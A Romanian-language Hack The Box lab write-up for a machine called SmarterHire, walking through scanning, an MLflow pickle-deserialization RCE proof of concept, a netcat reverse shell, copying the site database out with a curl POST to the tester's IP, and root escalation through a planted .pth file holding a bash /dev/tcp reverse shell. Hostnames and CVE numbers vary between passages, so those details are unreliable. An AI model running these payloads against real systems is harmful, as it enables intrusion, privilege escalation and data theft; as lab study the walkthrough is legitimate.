


Incepem ca de obicei cu un nmap sa vedem ce gasim.

```
rgmy@debian1:~/HTB_Machines/Medium/SmarterHire$ nmap -sV 10.129.245.215
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-11 20:11 EEST
Nmap scan report for 10.129.245.215
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.16 seconds
rgmy@debian1:~/HTB_Machines/Medium/SmarterHire$ |
```

Ok, avem un site si ssh. Devine automat smarterhire.htb, deci il adaugam in /etc/hosts.
Pe acel site, ne facem un cont si vedem o pagina interesanta.



Oare putem face defapt un script php pe care sa il uploadam dar care siteul sa creada ca e csv?
Ne uitam la network si vedem ceva interesant.

```
Request URL: http://smarterhire.htb/upload_hiring_data
Request method: POST
```

Am gasit unde dadea POST.

```

:: Method      : GET
:: URL         : http://smarthire.htb
:: Wordlist     : FUZZ: /home/rgmy/TOOLS/wordlist/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
:: Header      : Host: FUZZ.smarthire.htb
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response words: 6

```

```
~/TOOLS/wordlist/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -fw 6
```

Parola: password

Table		Evaluation	Experimental	Traces		Experimental	
☐		Run Name	Created	Dataset	Duration	Source	Models
☐	☒	● persistent-toad-474	● 7 minutes ago	-	10.5s	gunicorn	dsa-2eccd71d03e1-model...

<https://github.com/jimmexploit/CVE-2024-37054-PoC/>

Exista si l-am folosit.

```

Using cached charset-normalizer-2.0.9-py3-none-any.whl (65 kB)
Using cached idna-3.10-py3-none-any.whl (65 kB)
Using cached urllib3-2.7.0-py3-none-any.whl (131 kB)
Using cached certifi-2025.6.17-py3-none-any.whl (133 kB)
Installing collected packages: urllib3, idna, charset-normalizer, certifi, requests
Successfully installed certifi-2025.6.17 charset-normalizer-3.4.9 idna-3.10 requests-2.34.2 urllib3-2.7.0
(venv) rgmy@debian:~/HTB_Machines/Medium/Smarthire/CVE-2024-37854-PoC$ python3 shell.py --lhost 10.10.16.56 --lport 4444
Traceback (most recent call last):
  File "/home/rgmy/HTB_Machines/Medium/Smarthire/CVE-2024-37854-PoC/shell.py", line 3, in <module>
    import pickle
ModuleNotFoundError: No module named 'cloudpickle'
(venv) rgmy@debian:~/HTB_Machines/Medium/Smarthire/CVE-2024-37854-PoC$ pip3 install pickle
ERROR: Could not find a version that satisfies the requirement pickle (from versions: none)
ERROR: No matching distribution found for pickle
(venv) rgmy@debian:~/HTB_Machines/Medium/Smarthire/CVE-2024-37854-PoC$ pip3 install cloudpickle
Collecting cloudpickle
  Downloading cloudpickle-3.1.2-py3-none-any.whl.metadata (7.1 kB)
Downloading cloudpickle-3.1.2-py3-none-any.whl (22 kB)
Installing collected packages: cloudpickle
Successfully installed cloudpickle-3.1.2
(venv) rgmy@debian:~/HTB_Machines/Medium/Smarthire/CVE-2024-37854-PoC$ python3 shell.py --lhost 10.10.16.56 --lport 4444

[*] CVE-2024-37854 MfLow RCE
[*] LHOST: 10.10.16.56 LPORT: 4444

[*] Provide either --session or --atool
(venv) rgmy@debian:~/HTB_Machines/Medium/Smarthire/CVE-2024-37854-PoC$ python3 shell.py --lhost 10.10.16.56 --lport 4444 --atool

[*] CVE-2024-37854 MfLow RCE
[*] LHOST: 10.10.16.56 LPORT: 4444

[*] Registering account...
  username : etccol
  password : ncagpfr
  company : jgzqwfef
[*] Registration successful
[*] Logging in...
[*] Login successful
[*] Sending cvy2W1zW55jjoamdscxwVWYkLjC1czYxk1qjZDVNjz-hnhrQ0MtdiXnc1csbhBUi0Jhdhjd1cLbLcJw.aKBCqz9P2W3rPyfaeZRG0A
[*] Uploading malicious pickle via PUT...
[*] Training successful
[*] Model name: jgzqwfef-d5862a34807e-model
[*] Fetching run_id from MfLow...
[*] run_id: CVYR838m977C1c6d1a2a38F80Fae9
[*] Building malicious pickle...
[*] Payload size: 89 bytes
[*] Uploading malicious pickle via PUT...
[*] Upload successful

[!] Start your listener: nc -lmp 4444
[*] Press ENTER when listener is ready...

[*] Triggering /predict to execute payload...
[*] Response: 502 -html-
<html><title>502 Bad Gateway</title></html>
<body>
<center><h1>502 Bad Gateway</h1></center>
<h2><center>erginx1.18.0 (Ubuntu)</center></h2>
</body>
</html>

[*] Done - check your listener!
(venv) rgmy@debian:~/HTB_Machines/Medium/Smarthire/CVE-2024-37854-PoC$

```

```

rgwy@debian1:~$
OS: Debian GNU/Linux 13 (trixie)
Kernel: 6.12.73-deb13-amd64
Uptime: 49 minutes
Packages: 3875
Shell: bash 5.2.37
Resolution: 2560x1440
DE: Hyprland
Terminal: python3
CPU: AMD Ryzen 7 7800X3D 8-Core Processor
GPU: NVIDIA Corporation 8800 [GeForce RTX 5070 Ti] (rev a1)
Memory: 5089MiB / 32768MiB



rgwy@debian1:~$ nc -l -vnp 4444
Listening on [IPv6] 4444 ...
connect to [10.10.10.54] from (UNKNOWN) [10.129.245.215] 39578
bash: cannot set terminal process group (1020): Inappropriate ioctl for device
bash: no job control in this shell
svcs@smarthire: /var/www/smarthire.htb$ whoami
whoami
svcs@smarthire: /var/www/smarthire.htb$ ls
app
config.py
__pycache__
requirements.txt
smarthire.db
static
templates
utils
wsdl.py
svcs@smarthire: /var/www/smarthire.htb$ |

```

Ne uitam in .env si vedem ceva interesant.

```
MLFLOW_TRACKING_URI=http://127.0.0.1:5000
```

MLFLOW_TRACKING_USERNAME=admin

```
MLFLOW_TRACKING_PASSWORD=password
```

SMARTHIRE_SECRET_KEY=b9c53f2f4459ee6ed15f7f85c0549861

Poate va fi de folos in viitor.

```

svcweb@smarthire: /var/www/smarthire.nbp$ sqlite3 smarthire.db
sqlite3 smarthire.db
Command 'sqlite3' not found, but can be installed with:
apt install sqlite3
Please ask your administrator.

```

Nu avem sqlite3 sa vedem ce avem in smarthire.db, unde poate avem date, deci o sa fac un server http si il trimit la mine pe calculator.

```
curl -X POST --data-binary "@smarthire.db" http://10.10.16.56:8000
```

```

(.venv) rgmy@debian1:~/HTB_Machines/Medium/SmartHire$ python3 server.py
Serverul ascultă pe portul 8000...
10.129.245.215 - - [11/Jul/2026 20:51:27] "POST / HTTP/1.1" 200 -
^CTraceback (most recent call last):
  File "/home/rgmy/HTB_Machines/Medium/SmartHire/server.py", line 24, in <module>
    HTTPServer(("", 8000), HandlePost).serve_forever()
  File "/usr/lib/python3.13/socketserver.py", line 235, in serve_forever
    ready = selector.select(poll_interval)
  File "/usr/lib/python3.13/selectors.py", line 398, in select
    fd_event_list = self._selector.poll(timeout)
KeyboardInterrupt

(.venv) rgmy@debian1:~/HTB_Machines/Medium/SmartHire$ ls
CVE-2024-37054-PoC CVE-2024-6387-Exploiter server.py smarthire.db test.csv train.csv
(.venv) rgmy@debian1:~/HTB_Machines/Medium/SmartHire$ sqlite3 smarthire.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from users
...> ;
c60105fde399|admin|scrypt:32768:8:1$760uZ6CZ1iICwCHq$071148ff603f6fb8084f7ad5b87b58cd0dd0e9f4c59fd806be1ae1f4a1b87a3824dd6818b78f07ce9c8b4
2f4371d07d06a061f6a6f9c4edd0c352c71df3834c6|smarthire
2eccd71f83e1|test|scrypt:32768:8:1$83CoIMgKFLBD9Hu$41be51ac7506a5f41bedfd584c192d4f24a6d9407f4ccae6c5d51608dfb4579a3406cf41794d4d0945f5bc
ba40cacbd8446be89c4bd9c5873a89ec41d7d854d6|dsa
d5b62a34407e|atwcqiel|scrypt:32768:8:1$6MI6wbumQbZDdWUX$256fac19171495cca119886d735271ff9587b2b9d8228ed206d13f5cd80c44095ecaa5c9bda4958a9f
5599d3d670c7141fd8b5378369eb1d950c1653581dbb00|jgzqwfaf
sqlite> |

```

L-am primit si acum vedem ce avem.

Sunt adminul, si contul inregistrat de mine, si contul pe care sunt conectat.

Daca mergem in /home, o sa vedem ca avem aces la user (ca doar suntem conectati ca el) si ii luam flagul.

Acum, sa vedem cu sudo -l ce drepturi avem.

```

Matching Defaults entries for svcweb on smarthire:
  env_reset,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty

User svcweb may run the following commands on smarthire:
  (root) NOPASSWD: /usr/bin/python3.10 /opt/tools/mlflowctl/mlflowctl.py *

```

Interesant, putem rula ca sudo mlflowctl.py.

```

cat /opt/tools/mlflow_ctl/mlflowctl.py
#!/usr/bin/env python3
"""
MLFLOW-CTL: Operational interface for managing the MLflow service.
Supports a pluggable extension model for environment-specific logic.
For changes or plugin requests, please contact the Platform Team.
"""

from pathlib import Path
import sys
import site

BASE_DIR = Path(__file__).resolve().parent
PLUGINS_DIR = BASE_DIR / "plugins"

# make plugins importable
for path in PLUGINS_DIR.iterdir():
    if path.is_dir():
        site.addsitedir(str(path))

def print_usage():
    print("Usage: mlflowctl.py [status|backup-models|restart]")
    sys.exit(1)

def main():
    import mlflow_actions, backup_models

    if len(sys.argv) < 2:
        print_usage()

    action = sys.argv[1]

    if action == "status":
        mlflow_actions.check_status()
    elif action == "backup-models":
        print("[*] Running backup via backup_models plugin...")
        backup_models.run()
    elif action == "restart":
        mlflow_actions.restart()
    else:
        print(f"[!] Unknown action: {action}")
        print_usage()

if __name__ == "__main__": main()

```

Ne-am uitat in cod sa vedem ce face.

A, ok, deci ruleaza ce primeste in /plugins. Ce noroc ca avem voie sa scriem in /plugins/dev. Ia sa fac un reverse shell asa si aia e, ca ar trebui sa ma conecteze ca root, pentru ca am drept de sudo peste acest cod.

```

echo 'import os; os.system("bash -c \"bash -i >& /dev/tcp/10.10.16.56/6969 0>&1\"")' >
/tmp/exploit.pth
cp /tmp/exploit.pth /opt/tools/mlflow_ctl/plugins/dev/
sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status

```

Iar pe terminalul meu stau cu un nc deschis inainte de ultimul sudo.

```
rgmy@debian1:~$ nc -lvnp 6969
listening on [any] 6969 ...
connect to [10.10.16.56] from (UNKNOWN) [10.129.245.215] 51834
bash: cannot set terminal process group (1020): Inappropriate ioctl for device
bash: no job control in this shell
root@smarthire:/home# cd /root
cd /root
root@smarthire:~# ls
ls
root.txt
scripts
root@smarthire:~# cat root.txt
cat root.txt
```

A ok, a mers. Asta a fost masina. Nici macar nu a trebuit sa ma conectez prin ssh.